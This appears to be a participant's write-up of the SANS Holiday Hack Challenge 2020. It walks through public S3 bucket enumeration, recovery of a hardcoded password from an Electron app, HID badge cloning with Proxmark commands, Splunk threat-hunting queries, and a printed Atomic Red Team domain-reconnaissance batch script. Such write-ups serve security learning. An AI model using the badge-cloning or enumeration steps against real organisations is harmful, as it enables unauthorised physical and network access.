



Or as I liked to call it - “Jack Frost nipping at your nose”



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HOLIDAY HACK CHALLENGE 2020



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Random facts about this years holiday hack:

4

Days finished
before the
deadline

Four

Days stuck on 11b

2

No. of colleagues
introduced to HH

Santavator

This years most fun challenge
(My kids helped solve this one!!)

Too many!!

Hours spent on this years
HH (*according to my wife*)

6

Hours spent
humming “Be Santa”
every day

**Open HID
Lock**

This years best challenge


**Bucket
loads**

Tears cried over 11b



1. Uncover Santa's Gift List

An easy start to this year's Holiday Hack!! Our task is to view the contents of Santa's personal gift list, so that we can see what Santa wants to get Josh Wright for Christmas. Handily, Santa has taken social media to it's logical conclusion and plastered a photo of his desk all over a local billboard. Any astute OSINT analyst could enhance the image to see what it might say:



The screenshot shows the 'Inspector' tab of a browser's developer tools. The page content is a complex HTML structure representing a 3D scene with various objects like cameras, lights, and door clickers. A specific element, an anchor tag with the class 'billboard-sign', is highlighted with a blue selection bar. This tag has a href attribute pointing to 'textures/billboard.png' and a target attribute set to '_blank'. The element is located within a 'div.camera' container, which is itself a child of a larger 'div.env-production.viewport.v-staging.op...' element.

```
<div class="curtain"></div>
<div class="camera" style="transform: rotateX(-22deg) rotateY(-10deg) rotateZ(0deg) translate3d(-600px, 100px, -50px);>
  <div class="ent player me brightness-87" data-location="2,0">[...]</div>
  <div class="ent npc npc-jingleringford brightness-100 p-8-1" data-location="8,1">[...]</div>
  <canvas class="lighting"></canvas>
  <div class="door-clicker one" style="transform: translate3d(500px, -200px, 0px);></div> [event]
  <div class="door-clicker two" style="transform: translate3d(500px, -200px, 0px) rotateY(90deg);></div> [event]
  <div class="door-clicker three" style="transform: translate3d(600px, -200px, 0px) rotateY(90deg);></div> [event]
  <div class="gondola">[...]</div>
  <div class="exit"></div>
  <div class="asphalt"></div>
  <div class="lane1"></div>
  <div class="lane2"></div>
<a class="billboard-sign" href="textures/billboard.png" target="_blank"></a>
<div class="billboard-pole"></div>
<span></span>
<div class="floor" alt="" style="width: 1100px; height: 1000px; transform: translate3d(0px, 0px, 0px) no-repeat scroll; background-image: url('textures/fabric/staging_floor.png');"></div>

```

html > body > div#root > div.hhc-game-elements.hide-chat > div.env-production.viewport.v-staging.op... > div.camera > a.billboard-sign

Figure 1: Use the source, Luke

Through getting a picture of the billboard, we can see Santa's desk. In amongst some happy reminders of Holiday Hack past (Gnome in your Home and The Tardis from 2016, anyone?), we find a picture of Santa's personal gift list. In a valiant but ultimately futile attempt at OPSEC, Santa has blurred the giftlist so that casual intruders might not be able to read his contents. Maybe he should look into using blockchain technology instead?



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Figure 2: Twisting my melon man

Fortunately, it's easy to reverse this effect with online tools¹ just enough to be able to make out some words on the gift list:




Figure 3: Zoom and Enhance

¹ <https://www.gifgit.com/image/editor-manager>



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Ah, Josh Wright wants a proxmark for Christmas!! Better watch him around the SANS office next year! Thinking of that, I wonder if there are any uses for it in Kringlecastle?!

Is leaking a gift list a breach of PII regulations?!

Either way, Santa could have easily prevented it by a) not broadcasting a picture of his desk on social media, or a billboard for that matter or b) if he really had to share a photo of his desk (doubtful), making sure that any sensitive documents were removed.

2. Investigate S3 Bucket

First off, I have to say, this challenge was buckets of fun!! (#SorryNotSorry).

In this challenge, Shinny Upatree needs us to find and open a missing package from the Wrapper3000. We're also told that this technology uses the cloud for storage. Unfortunately, some people sometimes forget to secure (is that 3 S's?) their cloud storage areas properly, so we can use an open source tool² to see if Santa has fallen into the same bucket trap. Before doing this though, it's always best to try and make the wordlist of buckets specific to the organisation being tested. In this case, we know that the application is called **Wrapper3000**, so it's a good idea to add this to the wordlist. Just to ensure we don't miss anything, we add all cases:

```
kringlecastle_wrapper_santa_wrapper3000_wrapper3000
elf@1ab36041ddf7:~/bucket_finder$ echo Wrapper3000 >> wordlist
elf@1ab36041ddf7:~/bucket_finder$ echo wrapper3000 >> wordlist
elf@1ab36041ddf7:~/bucket_finder$ 
elf@1ab36041ddf7:~/bucket_finder$ cat wordlist
kringlecastle
wrapper
santa
Wrapper3000
wrapper3000
elf@1ab36041ddf7:~/bucket_finder$
```

Figure 4: It's a good idea to have a specific wordlist

We can then run the script to find any buckets whose names are on the wordlist:

2 https://digi.ninja/projects/bucket_finder.php



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```
elf@1ab36041ddf7:~/bucket_finder$ ./bucket_finder.rb wordlist
http://s3.amazonaws.com/kringlecastle
Bucket found but access denied: kringlecastle
http://s3.amazonaws.com/wrapper
Bucket found but access denied: wrapper
http://s3.amazonaws.com/santa
Bucket santa redirects to: santa.s3.amazonaws.com
http://santa.s3.amazonaws.com/
    Bucket found but access denied: santa
http://s3.amazonaws.com/Wrapper3000
Bucket does not exist: Wrapper3000
http://s3.amazonaws.com/wrapper3000
Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000 )
    <Public> http://s3.amazonaws.com/wrapper3000/package
elf@1ab36041ddf7:~/bucket_finder$
```

Figure 5: We're gonna need a bigger bucket

Success! This finds a bucket whose permissions are public and allow us to pull down the bucket contents. Shinny Upatree had already explained that there are some packaging issues with the Wrapper3000, so the package that is downloaded seems to be corrupt and won't open easily.

After running `file` to determine the package file type, we can then examine the file to identify it as base64. Take a deep breath before reading this next paragraph...

Decoding this base64 reveals a zip file. Unzipping this file reveals a bunzip2 archive. Decompressing this archive reveals a tar file. Untarring this archive reveals a hex dump. Reading this hexdump gives us another compressed file. Extracting this file reveals a final compressed archive. Finally, uncompressing this file reveals a text file, which gives us an answer:



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```
File Actions Edit View Help
tim@flowers:~/ctf/holidayhack2020$ file package
package: ASCII text, with very long lines
tim@flowers:~/ctf/holidayhack2020$ 
tim@flowers:~/ctf/holidayhack2020$ cat package
UEsDBAoAAAAAAIAwhFBtRT8anwEAAJ88AACwACGFja2FnZS50eHQuWi54ei54eGoudGFyLmJ6MlVUCQADoBfKX6AxYl91eAsAAQt2AQAAABQAAABCWmg5MUFZJlNZ2kt
ivwABHv+Q3hASgGSn//AvBxDwf/xegQAAAgwAvMkmYRtKe1PVm9U0ekMg2poAAAGPUPUGqehhCMSgaBoAD1NAAAAYEmJpR5QGg0bSPU/VA0e09IaHqBkxw2YZK2NUAS0e
gD1zwMMHBCFAGcIEvQ2JrgB850tDjh1Pt3Q8CmpgFFunc1Ipui+SqsYB04M/gWKKC0Vs2DXKzeJmikt1Ngj03jjKAAdLgltPn15ADLe0tntfLGXhIWaJM1eeSx992ux
ordJ66EAzIfzgzbWtnNgCTEDML9AK7HHSzyyBYKwCFBVJh17T636aGygyjXoe0EIsCbjcBKRPkz26q0okb1swicMaky2Mgsqw2Um5ayPHUeIktnB1vkiUWxYEr5nf0M8
MTk8SItV7lx0Kst2qedSzX951ceDqexsLsJ3C892/gQ6Xn6BKqfsKyTkaoq+1FgmImtHkoJkMctdB9JkcwvMr+hWIEcIQjAzhgSKYNPxhJFqJ3t32Vjgn/0GdqJiihv4
u5ipwoSG0lsV+UesBAh4DGaAAAAAAgDCEURTFPxqfAQAAnwEAABwAGAAAAAAAKSBAAAABHbY2th22UudHh0LloueHoueHhkLnRhciieJVVAUAA6Axyl91eAsAAQ
T2QAAABBQAAABQSwUGAAAAAAEAAQBiAAAA9QeAAAAA
tim@flowers:~/ctf/holidayhack2020$ 
tim@flowers:~/ctf/holidayhack2020$ 
tim@flowers:~/ctf/holidayhack2020$ base64 -d package
PK
000Q
?!!!package.txt.Z.xz.xxd.tar.bz2UT      !!!_!!! ux
                                         !!!_!!! BZh91AY&SY*Kb!!!!!!!d!!!!/!!!^0Y+a{S!3!4zC _w=C!!!!!#!!!h=M4!66!y@h4m##!!!p
@9#<
    \P!!!/Cbk!!!y!!!]0!!t<
h)[sR)!!!b?b+sEt!!!5!!!f/KH6!!!a!!!.!!!y!!!{!!!-!!!^h!!!!!!CQ'!!!s!!!sj      10!!!a+!!!K<!!!PU&{0!!!k!!!5!!!x!!!&!!!p>
!!!Z!!!x!!!/g!!!y!!!({!!!NF!!!,!!!b6!!!1!!!C!!!!!!!+!!!F!!!+4!!!G$Z!!!V8!!!d!!!.!!!.!!!pp!!1!!!-PK
000Q
?!!!!!!package.txt.Z.xz.xxd.tar.bz2UT!!! ux
                                         !!!PKbtim@flowers:~/ctf/holidayhack2020$
tim@flowers:~/ctf/holidayhack2020$ 
tim@flowers:~/ctf/holidayhack2020$ base64 -d package > package.zip
tim@flowers:~/ctf/holidayhack2020$ 
tim@flowers:~/ctf/holidayhack2020$ unzip package.zip
Archive: package.zip
  extracting: package.txt.Z.xz.xxd.tar.bz2
tim@flowers:~/ctf/holidayhack2020$ 
tim@flowers:~/ctf/holidayhack2020$ bunzip2 package.txt.Z.xz.xxd.tar.bz2
tim@flowers:~/ctf/holidayhack2020$ 
tim@flowers:~/ctf/holidayhack2020$ tar -xvf package.txt.Z.xz.xxd.tar
package.txt.Z.xz.xxd
tim@flowers:~/ctf/holidayhack2020$ xxd -r package.txt.Z.xz.xxd
7zXZ!!F!!t!!!N!!l!!7!!m!!e!!j!!!
!
D!!!))!!!d!!!$E-RW!!tim@flowers:~/ctf/holidayhack2020$ xxd -r package.txt.Z.xz.xxd > package.txt.Z.xz
tim@flowers:~/ctf/holidayhack2020$ 
tim@flowers:~/ctf/holidayhack2020$ xz -d package.txt.Z.xz
tim@flowers:~/ctf/holidayhack2020$ 
tim@flowers:~/ctf/holidayhack2020$ uncompress package.txt.Z
tim@flowers:~/ctf/holidayhack2020$ 
tim@flowers:~/ctf/holidayhack2020$ cat package.txt
North Pole: The Frostiest Place on Earth
tim@flowers:~/ctf/holidayhack2020$ 
```

Figure 6: Phew - and I thought Russian dolls were complicated!

The final answer is: **North Pole: The Frostiest Place on Earth**

This challenge takes hiding in plain sight to a new level!! Of course, Santa should know that security through obscurity isn't an effective technique. It would be far more secure to store the file in an encrypted archive. That is, as long as the password isn't mentioned in a YouTube talk, or left lying around by one of the elves, or committed to a git respository...

3. Point-of-Sale Password Recovery

Moving further into Kringle Castle, we find Sugarplum Mary in the Courtyard, who needs to get access to a Point-of-Sale terminal which has mysteriously had a password applied to it.



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We are provided with the application for offline inspection by Sugarplum Mary, which we can download with wget. Turns out that exe files can be extracted using 7zip³, so we use that approach here:

```
tim@flowers:~/ctf/holidayhack2020/santa-shop$ wget https://download.holidayhackchallenge.com/2020/santa-shop/santa-shop.exe
--2021-01-02 23:13:25-- https://download.holidayhackchallenge.com/2020/santa-shop/santa-shop.exe
Resolving download.holidayhackchallenge.com (download.holidayhackchallenge.com) ... 45.79.14.68
Connecting to download.holidayhackchallenge.com (download.holidayhackchallenge.com)|45.79.14.68|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 49824644 (48M) [application/octet-stream]
Saving to: 'santa-shop.exe'

santa-shop.exe          100%[=====] 47.52M  1.55MB/s   in 38s

2021-01-02 23:14:04 (1.24 MB/s) - 'santa-shop.exe' saved [49824644/49824644]

tim@flowers:~/ctf/holidayhack2020/santa-shop$ 7z e santa-shop.exe

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_GB.utf8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Core(TM) i7-4500U CPU @ 1.80GHz (40651),ASM,AES-N
I)

Scanning the drive for archives:
1 file, 49824644 bytes (48 MiB)

Extracting archive: santa-shop.exe
--
Path = santa-shop.exe
Type = Nsis
Physical Size = 49824644
Method = Deflate
Solid =
Headers Size = 102546
Embedded Stub Size = 57856
SubType = NSIS-3 Unicode BadCmd=11

Everything is Ok

Files: 9
Size:      50033887
Compressed: 49824644
```

Figure 7: I thought I'd had enough of extracting files in the previous challenge!

Once this is done, a simple grep shows us which files may contain passwords:

```
tim@flowers:~/ctf/holidayhack2020/santa-shop$ grep -Rni password *
Binary file app.asar matches
Binary file bn.pak matches
Binary file en-GB.pak matches
Binary file en-US.pak matches
Binary file fil.pak matches
Binary file it.pak matches
LICENSES.chromium.html:35628:source code form), and must require no special password or key for
LICENSES.chromium.html:45193:source code form), and must require no special password or key for
LICENSES.chromium.html:49260:4.3 You agree that if you use the SDK to develop applications for general public users, you will protect
```

Figure 8: Grep - lets hope this is the last we see of regular expressions in this year's Holiday Hack

Now that we know app.asar has a string of password somewhere inside it, we can simply use strings and grep to look for passwords in that file:

³ <https://qtechbabble.wordpress.com/2016/11/07/use-7-zip-to-explore-exe-file-contents/>



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```
tim@Flowers:~/ctf/holidayhack2020/santa-shop$ strings app.asar | grep -ni password --color
2:Remember, if you need to change Santa's passwords, it's at the top of main.js!
45:const SANTA_PASSWORD = 'santapass';
132:ipcMain.handle('unlock', (event, password) => {
133:  return (password === SANTA_PASSWORD);
247:const checkPassword = (event) => {
248:  const theirPassword = document.getElementById('password').value;
```

Figure 9: Storing passwords in plaintext files since at least HH 2017

From this simple grep, line 45 in that file reveals that the password is **santapass**.

My oh my – after finding passwords in git with trufflehog in years gone by, you'd have thought the lesson would have been learnt. Storing files in plaintext and easily accessible binary files is never the answer.

4. Operate the Santavator

I want to start by saying that for me, this was the best challenge in this year's Holiday Hack, as it allowed my kids to get involved in the game. Every time they saw me playing this level, they wanted a go themselves. It was partly with their help that I figured out how to solve it! So thank you SANS for adding a kid friendly challenge!

To solve this one, you need to find some random objects around Kringle Castle that can help you redirect the energy stream to ensure that all of the receptors are lit. Although there are lots of objects to be found, in the end I found that you could light all three receptors using only three items and the associated colour bulbs:



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


Figure 10: I watched Deviant Ollam's talk on Red Teaming for lifts. Didn't include this!

Once all three receptors are lit, it is then possible to choose any floor to visit within Kringle Castle, except for Santa's Office, which requires a biometric layer of authentication. More on this later...

What a nightmare this lift must be for maintenance personnel! Of course, this being Holiday Hack, I'm assuming that there must be some way to solve this challenge in the underlying code. As I'd already solved it by manually placing objects, I never bothered with to figure this out, until getting to objective 10, where it all suddenly becomes clear...

5. Open HID Lock

This was probably my favourite challenge this year, as I love challenges which combine a physical testing element, similar to last year's *Frosty Keypad* and *Get Access to the Steam Tunnels*.

To begin with, I didn't know anything about HID cards, which was then fixed by watching an excellent YouTube talk⁴. Armed with the knowledge from this talk, it was clear that the

⁴ <https://www.youtube.com/watch?v=647U85Phxgo>



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task was to gain access to a sideroom off the Workshop through surreptitiously cloning someone else's card.

Who though, would Santa trust enough to allow access to this room? To answer that question, it's first necessary to solve the challenge from Fitzy Shortstack in the kitchen (see appendix for details). Solving this challenge reveals that Santa really trusts Shinny Upatree. Maybe even enough to give them access to his sideroom off the workshop.

We can therefore stand near to Shinny and use the kindly provided Proxmark to clone their card:

```
[magicdust] pm3 -->
[magicdust] pm3 --> lf search

[=] NOTE: some demods output possible binary
[=] if it finds something that looks like a tag
[=] False Positives ARE possible
[=]
[=] Checking for known tags...
[=]

#db# TAG ID: 2006e22f13 (6025) - Format Len: 26 bit - FC: 113 - Card: 6025

[+] Valid HID Prox ID found!

[magicdust] pm3 --> █
```

Figure 11: Maybe after all this is over, we should regift the proxmark to Josh Wright?!

This reveals that Shinny's ID badge has a tag of 2006e22f13. We can then clone this next to the mysterious door in the workshop to gain access:

```
[magicdust] pm3 -->
[magicdust] pm3 --> lf hid sim -r 2006e22f13
[=] Simulating HID tag using raw 2006e22f13
[=] Stopping simulation after 10 seconds.

[=] Done
[magicdust] pm3 --> █
```

Figure 12: Simulating Shinny's ID badge

This allows access to a mysteriously darkened room with seemingly nothing in it. Movement seems to be restricted too, only allowing us to move one square in certain directions. Good job there's an awesome soundtrack in the background to keep us sane!

Eventually, through trial-and-error, we walk towards the light (literally!) and suddenly find ourselves as Santa!!



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


Figure 13: Now that's what I call a plot twist!!

Being Santa grants us an Access All Areas Kringlecon Black Badge, which allows us to access challenges that were previously unavailable, including the Splunk terminal in the Great Hall.

6. Splunk Challenge

As with Holiday Hack 2019, there is a Splunk challenge on this year's Holiday Hack. I love these, as it gives blue teamers a nice little challenge to look forward to as well. Once more, we have the marvellous Alice Bluebird to help us out. I really hope she's made Lead Analyst by now!

This year the Splunk Challenge centres around some Purple Teaming activity that the Kringle Castle SOC have been running. As you might tell by my username, Purple Teaming is something I'm particularly keen on, so I definitely approve of this challenge!! I also really appreciate the excellent reference material provided on YouTube⁵ for anyone new to Purple Teaming.

Question 1

The first questions eases us in gently, asking how many different MITRE ATT&CK techniques were used. Alice has named the indexes after the attack they simulate, so it is easy to query Splunk to find indexes matching the MITRE ATT&CK naming standard, ignoring any sub-techniques:

⁵ <https://www.youtube.com/watch?v=RxVgEFt08kU>



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```
1 | tstats count where index=t* by index
2 | eval technique=substr(index,1,5)
3 | fields technique |
4 | dedup technique
```

Figure 14: SPL FTW

This reveals that 13 separate techniques were used.

Question 2

The next question asks for the names of indexes relating to T1059, attackers using Windows Command Shell⁶. Again, this can be achieved using simple SPL:

The screenshot shows a Splunk search interface. The search bar contains the SPL command: `1 | tstats count where index=t1059.003* by index
2 | fields index|`. Below the search bar, it says `✓ 20,503 events (01/01/1970 00:00:00.000 to 03/01/2021 19:26:16.000) No Event Sampling ▾`. Under the "Statistics (2)" tab, it shows "Events" and "100 Per Page ▾". The results table has a header "index ▾" and contains two rows: "1 t1059.003-main" and "2 t1059.003-win".

Figure 15: Windows Command Shell indeed!

Question 3

The next question gets a little more tricky, asking us for the name of a registry key which is used to grab a Machine GUID. As a hint, we are told that the MITRE ATT&CK technique that refers to this registry key is *system information discovery*. After a bit of research⁷, we find that it is T1082.

6 <https://attack.mitre.org/techniques/T1059/>

7 <https://attack.mitre.org/techniques/T1082/>



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We can therefore search this index in Splunk, making an educated guess that any access to the registry will be logged in the xmlwineventlog sourcetype and searching for events containing HK to find only registry keys:

```
1 index=t1082-win sourcetype=xmlwineventlog HK*
```

✓ 5 events (30/11/2020 20:41:05.000 to 03/01/2021 19:38:57.000) No Event Sampling ▾

Figure 16: System Information Discovery

This reveals that the script queried the HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography key to find the MachineGUID:

```
'>"C:\Windows\system32\cmd.exe" /c "REG QUERY HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography /v MachineGuid" < 5E24E007' | action = allowed | app = C:\Windows\Sys...
```

Figure 17: Finding a MachineGUID using the registry

Question 4

Question 4 ramps up the difficulty again, asking us to identify when the first OSTAP event was recorded. The reason I love Holiday Hack so much is that I learn something new every year. This year it was what OSTAP is! After some googling in-depth research⁸, it turns out to be a downloader script that can be used for gaining or furthering a foothold on a system.

Once armed with this knowledge, we can craft a simple SPL search to look across all indexes for anything to do with OSTAP. It is necessary to pipe the base search to reverse so that we find the first event:

```
1 index=* *ostap*
2 | reverse
```

✓ 14 events (30/11/2020 16:46:26.000 to 03/01/2021 22:05:19.000)

Figure 18: SPL to find OSTAP events

The first OSTAP event was **OSTAP Worming Activity**, which occurred at **2020-11-30T17:44:15Z**:

⁸ <https://threatresearch.ext.hp.com/deobfuscating-ostap-trickbots-javascript-downloader/>



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Time Event

30/11/2020 17:44:15.000 "2020-11-30T17:44:15Z", "2020-11-30T17:44:15", "T1105", "11", "OSTAP Worming Activity", "win-dc-748", "attackrange\administrator", "2ca61766-b456-4fcf-a35a-1233685e1cad"

Event Actions ▾

Type	Field	Value	Actions
Event	Execution Time _Local	2020-11-30T17:44:15	▼
	Execution Time _UTC	2020-11-30T17:44:15Z	▼
	GUID	2ca61766-b456-4fcf-a35a-1233685e1cad	▼
	Hostname	win-dc-748	▼
	Technique	T1105	▼
	Test Name	OSTAP Worming Activity	▼
	Test Number	11	▼

Figure 19: I'll have to worm a joke in here some way or another...

Question 5

This question asks us to find the first use of a particular tool via looking through sysmon events. In order to find more detail about the tool, we are told it is written by frgnca, who has a github repo. The only tool in that repo that looks like it might be used for post-exploitation activities is to do with Audio⁹, so a logical search would be to look for the word Audio across Sysmon events. The output is further piped to the `table` command to make the results easier to read:

```
1 index=* *Audio* source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
2 | table _time ProcessID ParentProcessId ProcessId
```

✓ 2 events (30/11/2020 16:46:26.000 to 03/01/2021 22:35:39.000) No Event Sampling ▾

This shows two processes that consist of running audio related commands, both with the same Process ID, but differing Parent Process IDs:

_time	ProcessID	ParentProcessId	ProcessId
2020-11-30 19:25:14	'2236'	3648	ProcessId 1664
2020-11-30 19:25:14	'2236'	4048	ProcessId 3648

The correct answer is 3648.

Question 6

Question 6 is perhaps the most difficult (and sneaky) question in this year's splunk challenge. We are asked for the final line of a batch file. After searching the indexes for any mention of batch files, then scratching our heads of how to view the content of said

⁹ <https://github.com/frgnca/AudioDeviceCmdlets>



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batch files, a nudge from MrJ makes me think that the batch file could have been downloaded onto the system, before being run.

We can see any external downloads with the following query:

```
1 index=* IEX  
2 | table _time EventData_Xml process_exec
```

✓ **43 events** (30/11/2020 16:46:26.000 to 04/01/2021 22:13:53.000) No Event Sampling ▾

Figure 20: Looking for files downloaded by Powershell

This finds a few potential matches, but the most interesting is:

Figure 21: Powershell download from github

This event captures the download of a batch file from:
<https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Misc/Discovery.bat>.

It is then possible to view that batch file in the browser:



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```
net user Administrator /domain
net Accounts
net localgroup administrators
net use
net share
net group "domain admins" /domain
net config workstation
net accounts
net accounts /domain
net view
sc.exe query
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows"
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices
reg query HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify
reg query HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
reg query HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
reg query HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
